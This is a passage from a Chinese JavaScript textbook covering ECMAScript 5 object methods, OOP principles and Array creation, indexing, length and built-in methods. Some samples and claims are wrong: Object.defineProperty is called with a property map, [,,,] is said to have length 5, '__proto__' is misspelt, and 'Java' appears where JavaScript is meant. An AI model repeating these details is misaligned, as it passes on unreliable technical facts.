最后,对象可以冻结。冻结的对象不仅是密封的,而且将所有属性都设置为不能修改的值。`Object.isFrozen()` 检查该特性的状态, `Object.freeze()` 将该特性设置为真:

```
var a = {foo: "Hello"};
alert(Object.isFrozen(a)); //false
a.bar = "World";
alert(a.bar); //World
Object.freeze(a);
alert(Object.isFrozen(a)); //true
a.bar = "Earth";
alert(a.bar); //World
```

所有这三个特性都具有同一个行为,一旦将它们设置为 `true`,就不能重新设置为 `false`。

还有两个用于返回对象的键/属性列表的新函数(例如,与使用 `for-in` 循环迭代它们的方式很相似)。

`Object.keys()` 返回一个包含对象所有可枚举属性名的数组。回顾在前面讨论的属性的 `enumerable` 特性,对于所有继承来的属性,该特性默认为 `false`,这意味着 `Object.keys()` 通常只返回可枚举的直接实例属性:

```
var a = {
  foo: "Hello",
  bar: "World"
};

var b = Object.create(a);
Object.defineProperty(b, {
  goodbye: {
    value: "Good Night"
  },
  time: {
    value: "8:00",
    enumerable: true
  }
});

var arr = Object.keys(b);
for (var i=0;i<arr.length;i++) {
```

```

    document.write(arr[i] + "<br>");
}
//Only writes "time" since time is the only enumerable property

```

`Object.getOwnPropertyNames()`会返回所有属性名，不管它们是否可以枚举。

```

var arr = Object.getOwnPropertyNames(b);
for (var i=0;i<arr.length;i++) {
    document.write(arr[i] + "<br>");
}
//Writes "time" and "goodbye" since those belong directly to the 'b' Object.

```

`Object.getPrototypeOf()`是一个很有用的新增特征，在前面看到过该函数，它接受一个已存在的对象，并请求用于创建该实例的原型(本质上是创建对象时构造函数的 `prototype` 属性)。基本上这是非标准化但是仍然广泛采用的 `_proto_` 属性实例的只读版本(版本10之前的IE没有采用 `_proto_` 属性)。

最后，把 `Object.create()` 添加到原生实现中，在前面看到过该方法。原生版本的一个关键区别是可选的第二个参数可以是属性描述器列表，与作为第二个参数传递给 `Object.defineProperties()` 的相同：

```

var a = {
    foo: "Hello",
    bar: "World"
};

var b = Object.create(a, {
    goodbye: {
        value: "Good Night"
    },
    time: {
        value: "8:00",
        enumerable: true
    }
});

```

正如你可能看到的，在 ECMAScript 5 中有大量围绕对象和属性的令人激动的新功能，因此随着越来越多的浏览器支持该规范，希望程序员接受这些新功能。

6.5 JavaScript 的面向对象真相

今天，普遍认为面向对象编程(Object-Oriented Programming, OOP)是一种良好的构造程序的方式，并且在 JavaScript 中并不总是使用全面的面向对象风格。你可能会好奇这是为什么。JavaScript 语言本身支持面向对象编程原则，在本章的例子中已经演示了这一点，并且对其总结如下。

- **抽象** 对象应当被描述为特定的抽象思想或任务。对象应当为程序员呈现一个接口，提供该类型的对象可能期望的特征或服务。

- **封装** 对象应当维持描述其行为所需要的内部状态。这一数据通常对其他对象隐藏，并且通过该对象提供的公有接口进行访问。
- **继承** 语言应当提供从更一般的对象创建特殊对象的手段。例如，一般的 Shape 对象应当允许利用它自己创建更特殊的对象，如 Squares、Triangles 以及 Circles。这些特殊对象应当“继承”其“祖先”的功能。
- **多态** 不同的对象应当能够以不同的方式响应相同的动作。例如，Number 对象可以使用算术运算方式响应加法运算，而 String 对象可以将加法运算解释为连接。此外，根据上下文，对象应当能够多态化(polymorph)(“改变形状”)。

诚然，对于许多读者，如果熟悉 Java 或 C++ 的类，对于 JavaScript 处理 OOP 的特定方式可能会感到有点不习惯。鼓励读者避免尝试使用 JavaScript 的动态本性创建熟悉的结构，因为也许有一天类风格的 OOP 与 JavaScript 方式之间的桥接会以原生方式处理，并且创建一些非标准的代码所带来的令人头痛的问题可能比这些代码本身解决的问题更多。遵循而不是违反的 JavaScript 的本来设计思路，这一建议是广泛成立的并且应当接受。

6.6 小结

JavaScript 提供了 4 种类型的对象：用户定义的对象、原生对象、宿主对象以及文档对象。本章集中介绍了所有对象的基础方面，以及用户定义对象的创建和使用。JavaScript 是基于原型的、面向对象的语言。新对象实例使用构造函数创建，对象初始化新实例的属性。每个对象都具有一个原型属性，该属性反映用于创建对象的构造函数的原型。当访问对象的属性时，解释器首先为期望的名称检查对象的实例属性。如果它没有找到，则检查对象的原型的属性。这个过程递归重复直到它遍历顶级对象的继承链。在 JavaScript 中，大部分时间创建和管理对象是直观的，并且程序员不必关心内存管理这类令人头痛的问题。尽管使用用户定义的对象可以创建出许多比那些不使用对象所创建的脚本更加模块化并且可维护的脚本，但是考虑到脚本的简单性，许多 JavaScript 程序员并没有真正地使用它们。反而使用各种原生对象、宿主对象以及文档对象。从第 7 章开始将探讨这些对象，首先从原生对象开始——尤其是 Array、Math、Date 以及 String。

数组、日期、数学对象以及 与类型相关的对象

本章详细讨论 JavaScript 内置对象的功能，尤其是 Array、Date 和 Math。还将介绍与基本类型相关的内置对象，比如 Boolean、Number 和 String，以及有些误称的 Global 对象。一个引人注目但在本章没有介绍的对象是 RegExp 对象，该对象需要大量的解释，并且是第 8 章的主题。对于本章介绍的每个对象，主要介绍在 ECMAScript 5 规范中的属性，以及那些常用并且主要浏览器所支持的属性。下面开始介绍这些内置对象，根据字母表顺序，首先介绍 Array，最后介绍 String。

7.1 数组

在第 3 章中作为复合类型介绍过数组，即存储数据的有序列表。可以使用 Array() 构造函数或数组字面值声明数组。下面首先使用对象构造函数语法。下面的代码声明了一个简单空数组：

```
var firstArray = new Array();  
//creates an empty array [ ]
```

如果为构造函数传递实参，它们通常解释为指定数组的元素：

```
var secondArray = new Array("red", "green", "blue");  
// creates an array ["red", "green", "blue"]
```

当向构造函数传递一个数字值时，这种情况是一个例外，这时会创建一个空数组，但是把数组的 length 属性设置为给定的值：

```
var thirdArray = new Array(5);  
// creates an array [,,,,,]
```

使用后一种语法没有什么特别的优点，因为 JavaScript 数组可以自如地增长和收缩，并且这种语法实际上很少使用。

JavaScript 1.2+ 允许使用字面值创建数组。下面的声明在功能上与前面的那些例子是等价的：

```
var firstArray = [];  
var secondArray = ["red", "green", "blue"];
```

```
var thirdArray = [,,,];
```

前两个声明应当没有什么值得惊奇的，但是第三个看起有些奇怪。给出的字面值具有4个逗号，但是它们分隔的值看起来丢失了。解释器将这个例子看成5个 `undefined` 值，并将该数组的 `length` 设置为5来反映这一点。有时会看到使用这种语法的稀疏数组：

```
var fourthArray = [,,35,,16,,23,];
```

幸运的是，大部分程序员不采用这种数组创建方法，因为统计逗号的数量有点麻烦。用于初始化数组的值不必是字面值。下面的例子是完全合法的并且也非常普遍：

```
var x = 2.0, y = 3.5, z = 1;
var myValues = [x, y, z];
```

7.1.1 访问数组元素

访问数组元素是通过使用带有方括号以及一个数值的数组名称完成的。例如，可以像下面那样定义一个包含三个元素的数组：

```
var myArray = [1,51,68];
```

然后通过警告框(见图7-1)查看作为简单列表的显示内容：




图 7-1 警告框

因为 JavaScript 中的数组是从0开始索引的，所以为了访问第一个元素应当指定 `myArray[0]`，然后是 `myArray[1]`，依次类推。下面显示了上面这个例子实际上是如何构建的，输出结果参见图7-2。

```
var myArray = [1,51,68];
var str = "";
str += "myArray[0] = " + myArray[0] + "\n";
str += "myArray[1] = " + myArray[1] + "\n";
str += "myArray[2] = " + myArray[2] + "\n";
alert(str);

alert(str);
```




图 7-2 数组元素的值

然而，当访问没有设置的数组元素时需要小心。例如，

```
alert(myArray[35]);
```

这会导致显示 `undefined` 值(见图 7-3)，因为这个数组元素显然没有设置。




图 7-3 undefined 值

但是，如果希望设置这个数组元素，这么做是很直观的。

7.1.2 添加和修改数组元素

关于 JavaScript 数组的一个优点是，当数组的大小增长时，不必显式地分配更多内存，这与许多其他编程语言是不同的。例如，为了向 `myArray` 添加第 4 个元素，需要使用下面的代码：

```
myArray[3] = 57;
```

不必连续设置数组值(一个接着一个)，因此下面的代码也是合法的：

```
myArray[11] = 28;
```

然而，对于这种情况会得到一个稀疏数组，正如图 7-4 中的对话框所显示的，该对话框显示了在修改之后 `myArray` 的当前值：




图 7-4 稀疏数组

修改数组的值也很容易：只需为之前存在的索引值重新赋值即可。例如，要修改数组的第二个值，像下面那样赋值即可：

```
myArray[1] = 101;
```

当然，当设置数组值时，必须记住前面章节介绍的引用类型和基本类型之间的区别。特别是，当操作设置为相同引用类型的变量时，也会修改原始数值。例如，分析下面的代码：

```
var firstArray = ["Mars", "Jupiter", "Saturn"];
var secondArray = firstArray;
secondArray[0] = "Neptune";
alert (firstArray);
```

如图 7-5 所示，会注意到 `firstArray` 数组中的值也改变了！




图 7-5 改变数组的值

引用类型的这个方面非常有用，特别是对于传递给函数的形参。

7.1.3 移除数组元素

可以使用 `delete` 运算符移除数组元素。这个运算符将调用它的数组元素设置为 `undefined`，但是不会改变数组的 `length` (稍后对此会进一步解释)。例如：

```
var myColors = ["red", "green", "blue"];
delete myColors[1];
alert("The value of myColors[1] is: " + myColors[1]);
```

上面代码的结果如图 7-6 所示。




图 7-6 delete 运算符对数组元素的影响

效果就像是没有在该索引处放置过元素一样。然而，数组的长度实际上仍然是 3，正如在图 7-7 所示警告框中整个数组的内容所展示的。




图 7-7 数组的新内容

也可以通过访问数组的 `length` 属性来验证数组没有被压缩，下一小节将详细讨论 `length` 属性。

7.1.4 length 属性

属性 `length` 获取在数组末尾的下一个可用位置(未填充的位置)的索引。即使某些较低的索引没有使用，`length` 属性给出的也是在最后一个元素之后的第一个可用位置。分析下面的代码：

```
var myArray = [];
myArray[1000] = "This is the only element in the array.";
alert("Length of myArray = "+myArray.length);
```

尽管 `myArray` 只有一个元素，位于索引 1000 处，但是正如通过警告框显示的 `myArray.length` (见图 7-8)，在该数组末尾下一个可用位置是 1001。




图 7-8 myArray 的长度

因为 `length` 属性的这个特性，建议按顺序使用数组元素。以不连续的方式设置数值会导致数

组在容纳定义的数值的索引之间存在“空洞”——即前面提到的所谓的“稀疏数组”。因为 JavaScript 只为那些实际上包含数据的数组元素分配内存，所以对于内存消耗这不是问题。这仅仅意味着必须小心，不要意外地使用在“空洞”处的未定义值。

当向数组增加元素时，会自动更新 `length` 属性。因此，`length` 通常用于迭代数组的所有元素。下面的例子演示了数组迭代，并且当使用具有“空洞”的数组时也会导致一个问题，如图 7-9 所示。

```
// define a variable to hold the result of the multiplication
var result = 1;
// define an array to hold the value multiplied
var myValues = [ ];
// set the values
myValues[0] = 2;
myValues[2] = 3;

// iterate through array multiplying each value
for (var index = 0; index < myValues.length; index++) {
    result = result * myValues[index];
}

alert("The value of result is: " + result);
```




图 7-9 对于带“空洞”的数组使用 `length` 的结果

正如结果所显示的，有些地方发生了问题。期望的结果是 6，但是最终的结果值是非数字 (NaN)。出现了什么问题呢？数组迭代没有问题，但是 `myValues[1]` 从未赋值，因此仍然是 `undefined` 值。你可能还记得第 3 章介绍过，根据 JavaScript 的类型转换规则，将一个数字乘以 `undefined` 的结果是 NaN，因此一个未定义的数组元素破坏了整个计算。

尽管前面的例子明显是刻意设计的，但是使用具有空洞的数组，程序员需要更加小心。下面是该例子的一个“谨慎”版本，该版本会得到期望的结果(见图 7-10)：

```
var result = 1;
var myValues = [ ];
myValues[0] = 2;
myValues[2] = 3;

for (var index = 0; index < myValues.length; index++) {
    // check if element is valid or not
    if (myValues[index] != undefined)
        result = result * myValues[index];
}
```

```
}  
alert("The value of result is: " + result);
```




图 7-10 期望的运行结果

该脚本的唯一区别是把乘法运算放入到一条 if 语句中。if 语句检测每个元素是否有效，并通过略过 `undefined` 值确保正确的行为。

除了提供信息之外，还可以通过设置 `length` 属性执行特定的功能。任何大于 `length` 属性值的索引，都会立即重置为 `undefined`。因此，例如，为了从数组中删除所有元素，可以将 `length` 设置为 0：

```
var myArray = ["red", "green", "blue"];  
myArray.length = 0;  
alert("myArray="+myArray);
```

上述赋值操作通过将所有索引处的数据替换为 `undefined`，从数组中删除了所有元素，就像从来没有设置过一样。对于这种情况，实际上不能继续查看数组的内容，如图 7-11 所示。




图 7-11 数组的内容无法查看

尽管设置的 `length` 属性值大于最后一个有效元素的索引，会增加数组中未定义元素的数量，但是这对于数组内容没有影响。例如，分析下面脚本的结果：

```
var myArray = ["red", "green", "blue"];  
myArray.length = 20;  
alert("myArray="+myArray);
```

该脚本的结果如图 7-12 所示：




图 7-12 较大的 length 值对数组长度的影响

不应当直接设置 `length` 属性，因为扩展数组通常会导致产生稀疏数组。然而，利用该属性删除元素是可以接受的。例如，可以利用这一功能删除数组中的最后一个元素：

```
myArray.length = myArray.length - 1;
```

然而，JavaScript 的现代版本提供了更好的方式，使用 `Array` 对象的方法删除最后一个元素，`Array` 对象的这些方法用于模拟栈和队列。

7.1.5 将数组作为栈和队列

JavaScript 1.2+和 JScript 5.5+提供了将数组作为栈和队列的方法。对于不熟悉这些抽象数据类型的读者，栈(stack)用于以后进先出(Last-In, First-Out, 通常称为 LIFO)的顺序存储数据。即，当读取栈时，放入到栈中的第一个对象是最后一个检索的对象。队列(queue)是用于以先进先出(First-In, First-Out, 也称为 FIFO)的顺序存储数据的抽象数据类型。在队列中的数据按照添加它们的顺序进行检索。

栈形式的数组使用 `push()`和 `pop()`方法进行操作。调用 `push()`方法将给定的元素(按顺序)追加到数组的末尾，并相应地增加 `length` 属性。调用 `pop()`方法从数组中删除最后一个元素，因此会将 `length` 属性的值减 1。下面是使用这些属性的一个例子，在注释中标示了数组的内容和所有值：

```
var stack = [];           // []
stack.push("first");     // ["first"]
stack.push(10, 20);      // ["first", 10, 20]
stack.pop();             // ["first", 10]           Returns 20
stack.push(2);           // ["first", 10, 2]
stack.pop();             // ["first", 10]           Returns 2
stack.pop();             // ["first"]           Returns 10
stack.pop();             // []                 Returns "first"
```

当然，可以使用 `push()`和 `pop()`从数组的末尾添加数据以及删除数据，而不必将它想像成一个实际的栈。

Java 还提供了 `unshift()`和 `shift()`方法。这些方法的行为与 `push()`和 `pop()`类型，只是它们从数组的开头添加和删除元素。调用 `unshift()`会在数组的开头处(按顺序)插入该方法的参数，将已经存在的元素移动到更大的索引位置，并相应地增加数组的 `length` 属性。例如：

```
var myArray = [345, 78, 2];
myArray.unshift(4, "fun");
alert(myArray);
```

上述代码将两个元素添加到数组的开头，如图 7-13 所示。




图 7-13 向数组中添加元素

调用 `shift()` 方法会删除数组的第一个元素，并返回该元素，将剩余元素向下移动一个索引，并递减 `length`。可以将 `shift()` 看成是将数组中的每个元素向下移动一个索引，导致第一个元素被弹出并返回；因此，对于前面的例子，如果调用 `shift()` 方法

```
myArray.shift();
```

则数组最终包含“fun”、345、78、和 2。与 `pop()` 一样，对于数组调用 `shift()` 返回可以使用的值。例如，可以将从数组中移出的值保存到变量中：

```
var x = myArray.shift();
```

可以使用 `push()` 和 `shift()` 模拟队列。下面的例子演示了这一原则。将新数据放置到数组的末尾，并通过移除索引 0 处的元素检索数据。在注释中标示了数组的内容和所有返回的值：

```
var queue = [];
queue.push("first", 10); // ["first", 10]
queue.shift();           // [10]           Returns "first"
queue.push(20);          // [10, 20]
queue.shift();           // [20]           Returns 10
queue.shift();           // []            Returns 20
```

即使永远不会将数组用作栈或队列，也可以使用本节讨论的这些方法方便地操作数组的内容。接下来介绍一些更有用的数组操作。

注意：

这些方法需要 JavaScript 1.2 或 Jscript 5.5，或更高版本。古老的浏览器，像 Internet Explorer 5.5 以及更早版本，不能使用这些特征。然而，使用 `Array` 原型添加自己的 `pop()` 和 `push()` 方法可以修复这一问题。查看 7.1.8 节。

7.1.6 操作数组

JavaScript 提供了丰富的方法用于执行常见的数组操作。本节将概述这些 `Array` 方法，简要讨论它们的技巧。

1. `concat()` 方法

`concat()` 方法将其参数追加到调用该方法的数组上，并返回追加之后的结果。对于下面的脚本：

```
var myArray = ["red", "green", "blue"];
alert(myArray.concat("cyan", "yellow"));
```

所期望的更大的数组如图 7-14 所示。




图 7-14 拼接后的数组

请小心，`concat()`不会就地修改原来的数组。注意下面脚本的输出，

```
var myArray = ["red", "green", "blue"];
myArray.concat("cyan", "yellow");
alert(myArray);
```

上述脚本的结果如图 7-15 所示。




图 7-15 原来的数组

为保存修改后的数组，需要保存返回的值；例如：

```
var myArray = ["red", "green", "blue"];
myArray = myArray.concat("cyan", "yellow");
```

如果 `concat()`的任何参数本身就是一个数组，则它会展开成数组元素(如图 7-16 所示)。

```
var myArray = ["red", "green", "blue"];
myArray = myArray.concat("pink", ["purple", "black"]);
// Returns ["red", "green", "blue", "pink", "purple", "black"]
alert("myArray = " + myArray + "\nmyArray.length = " + myArray.length);
```




图 7-16 展开的数组元素

这种展开不是递归的，因此包含数组元素的数组参数只会展开外层数组。下面的例子更清晰地演示了这种行为，脚本运行结果如图 7-17 所示。

```
var myArray = ["red", "green", "blue"];
myArray = myArray.concat("white", ["gray", ["orange", "magenta"]]);
// Returns ["red", "green", "blue", "white", "gray", ["orange", "magenta"]]
alert("myArray = " + myArray +
      "\nmyArray.length = " + myArray.length +
      "\nmyArray[" + (myArray.length-1) + "]=" + myArray[myArray.length-1]);
```




图 7-17 展开的外层数组

你可能注意到了，如果使用 `alert()` 输出整个数组，数组是递归展开的。然而，访问 `length` 属性或单个数组元素，很显然仍然会得到在上面例子中显示的嵌套数组。

2. `join()` 方法

JavaScript 1.1+ 以及 JScript 2.0+ 的 `join()` 方法将数组转换成字符串，并且开发人员可以指定如何在结果字符串中分隔元素。典型的情况是，当输出数组时，输出是由逗号分隔的数组元素列表。可以使用 `join()` 根据自己的爱好格式化列表分隔符(如图 7-18 所示)。

```
var myArray = ["red", "green", "blue"];
var stringVersion = myArray.join(" / ");
alert(stringVersion);
```




图 7-18 格式化的列表

需要注意的重要一点是，因为 `join()` 方法返回通过连接数组元素而得到的字符串，所以 `join()` 方法不会销毁该数组。如果愿意，可以通过改写该数组变量而显式地进行销毁。例如：

```
var myArray = ["red", "green", "blue"];
myArray = myArray.join("/");
```

`join()` 方法与 `String` 对象的 `split()` 方法相对应。

3. reverse()方法

JavaScript 1.1+和 JScript 2.0+还支持在数组中翻转数组的元素,这意味着不必像前面看到的其他数组方法那样保存翻转的结果。

正如所期望的, reverse()方法翻转调用该方法的数组的元素(见图 7-19 所示)。

```
var myArray = ["red", "green", "blue"];  
myArray.reverse();  
alert(myArray);
```




图 7-19 翻转后的数组元素

4. slice()方法

Array 的 slice()方法(从 JavaScript 1.2+以及 JScript 3.0 开始支持)返回调用该方法的数组的一个“切片”(子数组)。因为该方法不在原来的位置进行操作,所以不会损害原始数组。slice()的语法为:

```
array.slice(start,end)
```

该方法返回的数组所包含的元素从索引 *start* 开始,但是不包含索引 *end* 处的元素。如果只提供一个参数,该方法返回的数组包含从该参数索引处开始到数组末尾的所有元素。注意, *start* 和 *end* 可以采用负值。当使用负值时,这些值被解释成从数组的末尾进行偏移。例如,调用 slice(-2) 会返回包含该数组最后两个元素的数组。下面这些例子演示了 slice()方法的使用:

```
var myArray = [1, 2, 3, 4, 5];  
myArray.slice(2); // returns [3, 4, 5]  
myArray.slice(1, 3); // returns [2, 3]  
myArray.slice(-3); // returns [3, 4, 5]  
myArray.slice(-3, -1); // returns [3, 4]  
myArray.slice(-4, 3); // returns [2, 3]  
myArray.slice(3, 1); // returns []
```

5. splice()方法

可以使用 splice()方法在原始数组上添加、替换或删除元素,JavaScript 1.2+以及 JScript 5.5+支持该方法。会返回删除的所有元素。该方法使用可变数量的参数,第一个参数是强制的。该方法的语法如下所示:

```
array.splice(start, deleteCount, replacevalues);
```

第一个参数 *start* 是开始执行该操作的索引。第二个参数 *deleteCount* 是从 *start* 索引开始删除的元素个数。所有其他参数由 *replacevalues* 表示(如果有多个参数,使用逗号隔开),这些参数是在删除元素的位置插入的值:

```
var myArray = [1, 2, 3, 4, 5];
myArray.splice(3,2,"a","b");
// returns 4,5 [1,2,3,"a","b"]

myArray.splice(1,1,"in","the","middle");
// returns 2 [1,"in","the","middle",3,"a","b"]
```

6. toString()和 toSource()方法

`toString()`方法返回一个字符串,该字符串包含由逗号隔开的数组元素的值。当输出数组时会自动调用该方法。它与不使用任何参数的 `join()`方法调用是等价的。使用 `toLocaleString()`方法还能够返回本地化的字符串,其中分隔符可以与运行该脚本的浏览器地区提供的分隔符不同。然而,在大多数情况下,这个方法会返回与 `toString()`相同的值。

通过 `toSource()`方法可以创建保留方括号的字符串(见图 7-20),该方法是从 JavaScript 1.3 开始提供的:

```
var myArray = ["red", "green", "blue"];
alert(myArray.toSource());
```

